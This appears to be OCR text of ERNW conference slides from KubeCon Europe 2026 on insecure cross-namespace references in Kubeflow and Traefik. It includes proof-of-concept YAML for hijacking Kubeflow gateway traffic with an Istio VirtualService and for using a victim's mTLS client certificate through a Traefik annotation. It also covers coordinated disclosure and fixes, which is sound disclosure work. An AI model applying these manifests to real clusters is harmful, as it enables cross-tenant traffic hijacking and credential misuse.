


Back to our Real-World Scenario




Exploit

```
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
[...]
spec:
  gateways:
  - kubeflow/kf-gateway
  hosts:
  - '*'
  http:
  - match:
    - uri:
        prefix: /assets/favicon.ico
    route:
    - destination:
        host: poc.ernw-de-ext.svc.cluster.local
[...]
```



Attacker

Impact


Kubeflow Central Dashbo
Kubeflow
Ingress
Cluster
NS kubeflow
kf-gateway
Request
NS attacker
Attacker's Pod
Logs
Kubeflow Central Dashbo
Kubeflow
kubefl
Kubeflow User
Attacker

ERNW
providing security.

Kubeflow

Coordinated Disclosure

- Issue is fixed in Kubeflow by removing the Istio edit permissions from the Service Account.
- Thanks to the Kubeflow project!
- However, **insecure Cross-Namespace References in CRDs** is a common problem in various other projects.

Excellent research paper on the topic by Andong Chen et. al. https://arxiv.org/pdf/2507.03387


ERNW
providing security.

KubeCon | CloudNativeCon
Europe 2026

Breaking Multi-Tenancy **Again**

Insecure Cross-Namespace References in Annotations


Cross-Namespace References in Annotations




ERNW
providing security.

Real-World Scenario: Traefik


Real-World Scenario: Traefik



Impact


Cluster
Namespace
attacker
kind: Service
apiVersion: v1
metadata:
annotations:
traefik.ingress.kubernetes.io/service.serverstransport: victim-st@kubernetescrd
Attacker
Namespace
victim
kind: ServersTransport
apiVersion:
traefik.io/v1alpha1
metadata:
name: st
spec:
certificatesSecrets:
- client-cert-secret
Traefik
Proxy
Req.
mTLS
Req.
socat Pod
Req.
Pod

Impact


Cluster
Namespace
attacker
kind: Service
apiVersion: v1
metadata:
annotations:
traefik.ingress.kubernetes.io/service.serverstransport: victim-st@kubernetescrd
Attacker
Traefik
Proxy
Req.
Req.
socat Pod
Req.
Namespace
victim
kind: ServersTransport
apiVersion:
traefik.io/v1alpha1
metadata:
name: st
spec:
certificatesSecrets:
- client-cert-secret
Pod
mTLS

Coordinated Disclosure

- Issue is being fixed in Traefik.
  - Traefik updated their Multi-Tenancy security documentation and recommends using the Gateway API.
- Thanks to the Traefik project!
- However, **insecure Cross-Namespace References in Annotations** is a general problem
  - And can even have impact beyond the scope of the cluster!

```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: gcp-ingress
  annotations:
    ingress.gcp.kubernetes.io/pre-shared-cert: gcp-compute-cert
```


ERNW
providing security.

KubeCon | CloudNativeCon
Europe 2026

